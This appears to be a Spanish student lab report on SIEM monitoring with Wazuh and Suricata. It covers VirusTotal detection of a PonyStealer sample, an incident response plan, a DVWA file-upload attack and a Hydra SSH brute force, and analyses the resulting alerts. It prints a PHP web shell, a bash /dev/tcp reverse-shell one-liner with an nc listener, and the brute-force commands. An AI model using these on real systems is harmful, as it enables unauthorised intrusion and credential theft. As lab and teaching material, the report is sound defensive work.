More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>

  <client>
    <server>
      <address>10.0.2.10</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>windows, windows10</config-profile>
    <crypto_method>aes</crypto_method>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
  </client>
</ossec_config>
```

Bajamos un poco más abajo y donde queramos metemos el código “<syscheck>” para que pueda hacer la monitorización de los directorios que nos interesa. En nuestro caso hemos elegido el directorio “Downloads”

```
<syscheck>
  <directories check_all="yes" realtime="yes">C:\Users\pract\Downloads</directories>
</syscheck>
```

Guardamos el archivo ossec.conf y reseteamos el wazuh-agent

```
PS C:\Windows\system32> Net STOP WazuhSvc
El servicio de Wazuh se detuvo correctamente.

PS C:\Windows\system32> NET START WazuhSvc
El servicio de Wazuh se ha iniciado correctamente.

PS C:\Windows\system32>
```

Desactivamos el Windows Defender para que nos permita descargar el archivo:

Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.

 La protección en tiempo real está desactivada, lo que hace que tu dispositivo sea vulnerable.

 Desactivado

Protección basada en la nube

Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.

 La protección basada en la nube está desactivada. El dispositivo podría ser vulnerable. [Descartar](#)

 Desactivado


Envío de muestras automático


Envía archivos de muestra a Microsoft para ayudar a protegerte a ti y a otras personas de posibles amenazas. Te preguntaremos si el archivo que necesitamos podría contener información personal.

 El envío de muestras automático está desactivado. El dispositivo puede estar en peligro. [Descartar](#)

 Desactivado

Descargamos el archivo, en mi caso lo he hecho desde weTransfer ya que me lo ha pasado desde el Debian, e introducimos la contraseña “infected” para poder descomprimirlo





Tras descomprimir el archivo nos vamos al Wazuh-manager y podemos ver que nos ha salido en el dashboard de VirusTotal 3 maliciosos. (salen 3 porque a pesar de haber descargado sólo 1, lo he hecho otras veces antes y reconoce los anteriores)

A screenshot of the Wazuh Manager dashboard at the URL https://10.0.2.10/app/wazuh#/overview/?tab=virustotal&_g=(filters:(),refreshInterval:(0)). The dashboard has a header with a back arrow, forward arrow, refresh icon, and a yellow status indicator. The main area is titled 'WAZUH' and shows the 'Dashboard' tab is selected. A search bar at the top includes filters: 'manager.name: gabri-ubuntu' and 'rule.groups: virustotal', with a '+ Add filter' button. Below the search bar are three summary statistics: 'Total malicious' (3), 'Total positives' (3), and 'Total' (3). Two donut charts are displayed: 'Unique malicious files per agent' (purple donut) and 'Last scanned files' (pink donut). The bottom of the dashboard features a navigation bar with icons for Home, Overview, Agents, Events, Logs, Metrics, and Reports.

Last files		Count
File	Link	
C:\users\pract\downloads\\e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5\\e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5	https://www.virustotal.com/gui/file/e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5/detection/f-e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5-1696237376	3
Export: Raw Formatted		

Si pinchamos en la pestaña de “Events” nos sale esto:

Time	agent.name	data.virustotal.source.file	data.virustotal.permalink	data.virustotal.malicious	data.virustotal.positives
> Nov 14, 2023 @ 18:44:45.969	DESKTOP-SOPTM96	c:\users\pract\downloads\\e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5\\e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5	https://www.virustotal.com/gui/file/e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5/detection/f-e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5-1696237376	1	61

En la que podemos ver la fecha en la que nos hemos descargado el malware, el nombre del agente, los datos de virusTotal...

Si ahora desplegamos el evento, nos sale más información en la que vemos: el agente id donde se ha cometido, la ip: 10.0.2.9, el directorio donde se encuentra el archivo: C:\users\pract\Downloads...

Expanded document		View source																								
Table	JSON																									
<table> <tr> <td>t _index</td> <td>wazuh-alerts-4.x-2023.11.14</td> </tr> <tr> <td>t agent.id</td> <td>002</td> </tr> <tr> <td>t agent.ip</td> <td>10.0.2.9</td> </tr> <tr> <td>t agent.name</td> <td>DESKTOP-SOPTM96</td> </tr> <tr> <td>t data.integration</td> <td>virustotal</td> </tr> <tr> <td>t data.virustotal.found</td> <td>1</td> </tr> <tr> <td>t data.virustotal.malicious</td> <td>1</td> </tr> <tr> <td>t data.virustotal.permalink</td> <td>https://www.virustotal.com/gui/file/e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5-1696237376</td> </tr> <tr> <td>t data.virustotal.positives</td> <td>61</td> </tr> <tr> <td>t data.virustotal.scan_date</td> <td>2023-10-02 09:02:56</td> </tr> <tr> <td>t data.virustotal.sha1</td> <td>11d455fbfd9960483454bef04f311fab27b2ad75</td> </tr> <tr> <td>t data.virustotal.source.alert_id</td> <td>1699983841.2113168</td> </tr> </table>	t _index	wazuh-alerts-4.x-2023.11.14	t agent.id	002	t agent.ip	10.0.2.9	t agent.name	DESKTOP-SOPTM96	t data.integration	virustotal	t data.virustotal.found	1	t data.virustotal.malicious	1	t data.virustotal.permalink	https://www.virustotal.com/gui/file/e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5-1696237376	t data.virustotal.positives	61	t data.virustotal.scan_date	2023-10-02 09:02:56	t data.virustotal.sha1	11d455fbfd9960483454bef04f311fab27b2ad75	t data.virustotal.source.alert_id	1699983841.2113168		
t _index	wazuh-alerts-4.x-2023.11.14																									
t agent.id	002																									
t agent.ip	10.0.2.9																									
t agent.name	DESKTOP-SOPTM96																									
t data.integration	virustotal																									
t data.virustotal.found	1																									
t data.virustotal.malicious	1																									
t data.virustotal.permalink	https://www.virustotal.com/gui/file/e796e64c5f9a7568773bd2924e992172f222957e039ab7b41ade44865d0a48e5-1696237376																									
t data.virustotal.positives	61																									
t data.virustotal.scan_date	2023-10-02 09:02:56																									
t data.virustotal.sha1	11d455fbfd9960483454bef04f311fab27b2ad75																									
t data.virustotal.source.alert_id	1699983841.2113168																									

Si bajamos un poco más podemos ver esto:

t rule.mitre.technique Exploitation for Client Execution

Que se refiere a una técnica de ataque llamada "Execution for Client Execution" según el marco de referencia MITRE ATT&CK. Esta técnica implica intentos de ejecutar código malicioso en el entorno del cliente, a menudo explotando vulnerabilidades en aplicaciones o servicios utilizados por los clientes.

Además, si pinchamos en el enlace podremos ver todo lo que nos ofrece VirusTotal

The screenshot shows the VirusTotal analysis page for a specific file. At the top, there's a summary section with a red circle highlighting the text "61 security vendors and 3 sandboxes flagged this file as malicious". Below this, there's a table showing analysis from various security vendors. Another red circle highlights the "Popular threat label: trojan.noon/ponystealer" entry in this table.

- **"61 security vendors and 3 sandboxes flagged this file as malicious"**: Se refiere a compañías y productos de seguridad, como antivirus que han analizado el producto y al menos 61 han determinado que se considera un archivo malicioso. 3 sandboxes quiere decir que se ha ejecutado en entornos controlados para observar el comportamiento del malware.
- **"Popular threat label: trojan.noon/ponystealer"**: Indica que el archivo ha sido identificado como amenaza común(popular) y ha clasificado con el nombre Trojan.noon o PonyStealer.
 - **"Trojan.Noon"**: Los troyanos son tipos de malware que pueden aparentar ser archivos legítimos
 - **"PonyStealer"**: Es un nombre específico de malware que se refiere a un tipo de troyano que ha sido utilizado para robar información sensible, como credenciales de inicio de sesión y contraseñas.

- ❖ Elabora un plan de respuesta a incidentes de manera general para el tipo de empresa que nos lo ha pedido. Elabora una lista de control para poder evaluar el incidente concreto. Además, en esta parte queremos que se documente en la respuesta a varios incidentes:
 - o Denegación de servicio de nuestro servidor DNS
 - o Control de un ataque de SQL Injection
 - o Elije otro de los usados en la parte correspondiente de teoría.
 - o Realiza un BIA, Análisis de Impacto sobre el Negocio, puedes usar el del INCIBE. Calcula los RTO, MDT, RPO y justifica la respuesta.

Plan de respuesta a incidentes:

A continuación presentamos un plan general de respuesta ante incidentes para una empresa que ha sufrido un incidente de ciberseguridad. Además, crearemos una lista de comprobación para evaluar incidentes específicos y orientación sobre las métricas del Análisis del Impacto en el Negocio (BIA).

Plan de respuesta ante incidentes:

1. Preparación:

- Establecer un equipo de respuesta ante incidentes con responsabilidades y funciones definidas.
- Desarrollar y mantener un inventario de activos críticos y sus configuraciones.
- Impartir formación de concienciación sobre seguridad a los empleados.
- Establecer protocolos de comunicación y listas de contactos.

2. Detección y notificación:

- Implantar sistemas de monitorización de red y de detección de intrusos.
- Establecer un sistema para que los empleados informen de actividades sospechosas.
- Establecer criterios para identificar y clasificar los incidentes.

3. Respuesta:

- Activar el equipo de respuesta ante incidentes.
- Aislar los sistemas afectados para evitar daños mayores.
- Recoger y conservar pruebas para su posterior análisis y documentación.
- Notificar a las partes interesadas, incluidos los departamentos legal y de gestión.

4. Mitigación:

- Determinar la causa del incidente y eliminarla.
- Aplicar parches de seguridad o cambios de configuración para evitar que se repita.
- Monitorizar la red para detectar cualquier indicio de amenazas persistentes.

5. Recuperación:

- Restaurar los sistemas y datos a partir de copias de seguridad.
- Realizar una revisión posterior al incidente para identificar mejoras.
- Actualizar la documentación de respuesta al incidente para su posible uso futuro.

Lista de comprobación para la evaluación de incidentes:

1. Denegación de servicio (servidor DNS):

- Aislar el servidor DNS afectado para evitar un mayor impacto.
- Redirigir el tráfico a un servicio de mitigación de DDoS.
- Analizar los patrones de tráfico para identificar vectores de ataque.
- Implementar la redundancia del servidor DNS.

2. Ataque de inyección SQL:

- Identificar los parámetros de entrada en las consultas SQL.
- Parchar o actualizar la aplicación afectada para evitar posibles nuevas inyecciones SQL.
- Revisar los registros de la base de datos para identificar y corregir los accesos no autorizados.
- Revisar el código en busca de puntos vulnerables de inyección SQL.

Análisis del impacto en el negocio (BIA):

RTO (Recovery Time Objective, objetivo de tiempo de recuperación):

- Tiempo necesario para restablecer las operaciones normales.
- Calcularlo en función de la criticidad de los sistemas y servicios.

Ejemplo: Si el correo electrónico es crítico, el RTO podría fijarse en 4 horas.

MDT (Tiempo de inactividad máxima tolerable):

- Duración máxima que un sistema o servicio puede estar inactivo sin causar un impacto grave en el negocio.

Ejemplo: Si es imposible que el sitio web esté inactivo durante más de 24 horas, el MDT se fija en 24 horas.

RPO (Objetivo de Punto de Recuperación):

- Máxima pérdida de datos permitida durante una interrupción.
- Se calcula en función de la criticidad de los datos y la frecuencia de las copias de seguridad.

Ejemplo: Si se realizan copias de seguridad diarias, el RPO podría fijarse en 24 horas.

Justificación:

Los valores de RTO, MDT y RPO deben alinearse con las prioridades del negocio y los niveles de riesgo aceptables. De tal manera que se deberá consultar con cada departamento para poder ajustarse a las necesidades.

- ❖ Desde la categoría “File Upload” dentro de DVWA investiga cómo subir un fichero PHP que haga de reverse shell, de manera que te hagas con el control del servidor. Posteriormente, analiza lo ocurrido, intentando obtener la máxima información acerca del fichero subido y el posible impacto que ha podido tener.


Desde nuestra máquina Kali Linux nos metemos en la categoría “File Upload”

Previamente habremos creado un archivo .php en nuestro kali con este código:

1. `<?php`: Esto indica el comienzo del código PHP.
2. `echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>"`; Este es el cuerpo principal del código. Aquí, se utiliza `shell_exec()` para ejecutar un comando del sistema operativo. `$_REQUEST['cmd']` es la parte crucial: esta variable toma el valor del parámetro 'cmd' de la solicitud HTTP. En otras palabras, este script espera un comando como parte de la URL o de los datos del formulario y ejecuta ese comando en el servidor.
 - `$_REQUEST` es un array asociativo que contiene datos enviados al script a través de parámetros en la URL o mediante un formulario HTML. En este caso, se espera que el comando esté en el parámetro 'cmd'.
 - `shell_exec()` es una función de PHP que ejecuta comandos a través del shell y devuelve la salida como una cadena. Aquí, la salida del comando se envuelve en etiquetas `<pre>` para formatearla de manera que sea más legible en un navegador web.
3. `?>`: Esto indica el final del código PHP.

```
File Actions Edit View Help  
GNU nano 7.2 upload.php  
<?php  
echo "<pre>". shell_exec ( $_REQUEST [ 'cmd' ]) . "</pre>";  
?> [~]  
upload.php
```


Una vez guardado volvemos al DVWA desde la máquina atacante y en el apartado file upload le damos a browse y elegimos nuestro archivo “upload.php”.





Le damos a upload y nos sale una URL la cual tendremos que poner en nuestro navegador.

A screenshot of the DVWA 'Vulnerability: File Upload' page. It has a form to choose an image to upload with fields for 'Browse...' (No file selected) and 'Upload'. Below the form, a message in red text says '.../.../hackable/uploads/upload.php successfully uploaded!'. The background shows the DVWA interface with other tabs like 'Práctica 2 - LS.php' and 'Exploit-DB'.

Tras escribir nuestra ip y la URL que nos salía anteriormente, le añadimos: ?cmd= que recogerá nuestro REQUEST. Y en este caso hacemos un “ls” para poder listar los archivos que tenga.



Otra prueba que hemos realizado es poniendo el comando **whoami** para averiguar quienes somos



cmd=bash -c "bash -i >%26 /dev/tcp/ip/port 0>%261"

establecemos el valor bash -c para la variable cmd, esto iniciará un proceso Bash que ejecutara la siguiente parte del comando, con bash -i iniciamos una sesión interactiva para poder interactuar con la shell, /dev/tcp/ip/port es la conexión a través de la red con la ip atacante y el puerto en escucha que intentara conectarse, >%26 y 0>%261 son trucos que se utilizan en el contexto de Bash para las conexiones para evitar conflictos con las direcciones estándar, en este caso >%26 es la entrada por la cual entrará nuestro comando ,con este one liner obtendremos una reverse shell interactiva gracias al fichero upload.php, habiendo previamente puesto el puerto de nuestra máquina atacante (443) a la escucha para recibir datos.

```
(gabri㉿kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.11] 55982
bash: cannot set terminal process group (300): Inappropriate ioctl for device
bash: no job control in this shell
[1]+  Stopped                  nc -nlvp 443
```

```

www-data@ba2bac520f3f:/var/www/html/hackable/uploads$ 
www-data@ba2bac520f3f:/var/www/html/hackable/uploads$ whoami
whoami
www-data
www-data@ba2bac520f3f:/var/www/html/hackable/uploads$ hostname -I
hostname -I
172.17.0.2
www-data@ba2bac520f3f:/var/www/html/hackable/uploads$ 

```

>	Nov 14, 2023 @ 21:45:02.989	debian	Suricata: Alert - ET ATTACK_RESPONSE Interactive Reverse Shell Without TTY (Outbound)	3	86601
>	Nov 14, 2023 @ 21:41:26	debian	Suricata: Alert - ET WEB_SERVER Possible bash shell piped to dev tcp Inbound to WebServer	3	86601
>	Nov 14, 2023 @ 21:40:38.796	debian	Suricata: Alert - ET WEB_SERVER Possible bash shell piped to dev tcp Inbound to WebServer	3	86601
>	Nov 14, 2023 @ 21:40:28.790	debian	Suricata: Alert - ET WEB_SERVER Possible bash shell piped to dev tcp Inbound to WebServer	3	86601
>	Nov 14, 2023 @ 21:40:22.782	debian	Suricata: Alert - ET POLICY Possible Kali Linux hostname in DHCP Request Packet	3	86601

El archivo subido a DVWA nos hace ejecutar una vulnerabilidad de Remote Code Execution y establecer una reverse shell al sistema víctima. Una medida de seguridad sería no dejar subir archivos que terminan en extensión .php y en otro caso no permitir desde la url parámetros como bash, bin/bash, zsh ...

Aquí vemos desde el Wazuh los aspectos respecto al fichero subido en la DVWA. El fichero llamado upload.php. Luego de esto nos da avisos de una posible bash shell.

▼	Nov 14, 2023 @ 20:20:27.515	Suricata: Alert - ET WEB_SERVER PHP tags in HTTP POST	3	86601
t	data.event_type	alert		
②	data.files	<pre>{ "filename": "upload.php", "size": 72, "stored": false, "state": "CLOSED", "tx_id": 2, "gaps": false, "sid": [] }</pre>		
▼	Nov 14, 2023 @ 20:23:23.613	Suricata: Alert - ET WEB_SERVER Possible bash shell piped to dev tcp Inbound to WebServer	3	86601

- ❖ Instala y configura uno o varios servicios a tu elección (FTP, SSH, SMB, RDP ...) en cualquiera de las máquinas, Debian 11 o Windows 10, y realiza un ataque de fuerza bruta usando la herramienta Hydra u otra que conozcas contra uno o varios de los servicios instalados y realiza un análisis en el SIEM de lo ocurrido. Puedes crear un diccionario tu mismo o usar el famoso “RockYou”.

instalamos y configuramos ssh en debian 11. Luego comprobamos que está activo.

```
root@server:~# apt update
root@server:~# apt install -y ssh
root@server:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2023-11-14 23:16:03 CET; 2min 25s ago
    Docs: man:sshd(8)
          man:sshd_config(5)
   Process: 13229 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
           └─ 13230 /usr/sbin/sshd -D
```

El archivo sshd_config con el puerto 2203 y permitiendo login desde cuenta root y permitiendo autenticación mediante contraseña.

```
Include /etc/ssh/sshd_config.d/*.conf

Port 2203
#AddressFamily any
ListenAddress 0.0.0.0
#ListenAddress ::

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
```

Podemos usar la aplicación hydra que se encuentra en Kali linux pero también podemos hacer llamadas a la aplicación desde la terminal. -l para nombrar al usuario, en caso de poseer un fichero con varios usuarios utilizaremos -L, -s para indicar el puerto y -p o -P, el primero -p para introducir una clave, -P para indicar un fichero, en nuestro caso utilizamos una de las listas pertenecientes al compendio de listas de SecLists, por último el protocolo a atacar seguido de la IP victima.

```
(root㉿kali)-[~/home/juan/SecLists/Passwords]
# hydra -l root -s 2203 -P 2020-200_most_used_passwords.txt ssh://192.168.1.130

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-14 23:34:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 197 login tries (l:1/p:197), ~13 tries per task
[DATA] attacking ssh://192.168.1.130:2203/
```

Aquí nos encuentra para el usuario root la contraseña 1234, la cual pertenece a nuestro debian al usuario root.

```
(root㉿kali)-[~/home/juan/SecLists/Passwords]
# hydra -l root -s 2203 -P 2020-200_most_used_passwords.txt ssh://192.168.1.130

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-14 23:46:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 197 login tries (l:1/p:197), ~13 tries per task
[DATA] attacking ssh://192.168.1.130:2203/
[2203][ssh] host: 192.168.1.130 login: root password: 1234
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-14 23:46:29
```

En nuestro Siem, tenemos varias alertas de suricata indicando tráfico ssh en un puerto que no es ssh, debido a que hemos configurado el puerto en el 2203, además obtenemos que se ha abierto una sesión, en nuestro caso trata de la ejecución de hydra.

Nov 15, 2023 -> @ 00:14:53.165	000	ubuntu-VirtualBox	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501
Nov 15, 2023 -> @ 00:14:37.462	001	server			Suricata: Alert - SSH Traffic on non-SSH port	3	86601

Nos salen avisos por autenticaciones fallidas en ssh, desde nuestra ip atacante 192.168.1.71 para el usuario root por ssh.

Nov 15, 2023 -> @ 00:14:35.433	001	server	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: authentication failed.	5	5760
<u>Table</u> JSON Rule							
@timestamp	2023-11-14T23:14:35.433Z						
_id	IYYd0lsB0UVfpy4Jr8Gy						
agent.id	001						
agent.ip	192.168.1.130						
agent.name	server						
data.dstuser	root						
data.srcip	192.168.1.71						
data.srcport	41974						
decoder.name	sshd						

Nov 15 00:14:34 server sshd[16825]: Failed password for root from 192.168.1.71 port 41974 ssh2

Cuando la autenticación fue un éxito para el usuario root.

Nov 15, 2023	001	server	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Lateral Movement	sshd: authentication success.	3	5715
00:14:33.441			T1021				

[Table](#) [JSON](#) [Rule](#)

```
@timestamp      2023-11-14T23:14:33.441Z
_id              RYYd0lsB0UVfpy4Jq8FO
agent.id        001
agent.ip        192.168.1.130
agent.name      server
data.dstuser    root
data.srcip      192.168.1.71
```

Y aquí nos muestra múltiples intentos de autenticación cuando nos dirigimos al apartado de alertas de nivel 12.

Nov 15, 2023	001	server	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Credential Access	Multiple authentication failures followed by a success.	12	40112
00:07:53.116			T1110				

[Table](#) [JSON](#) [Rule](#)

```
@timestamp      2023-11-14T23:07:53.116Z
_id              VoYZ0lsB0UVfpy4JicBA
agent.id        001
agent.ip        192.168.1.130
agent.name      server
```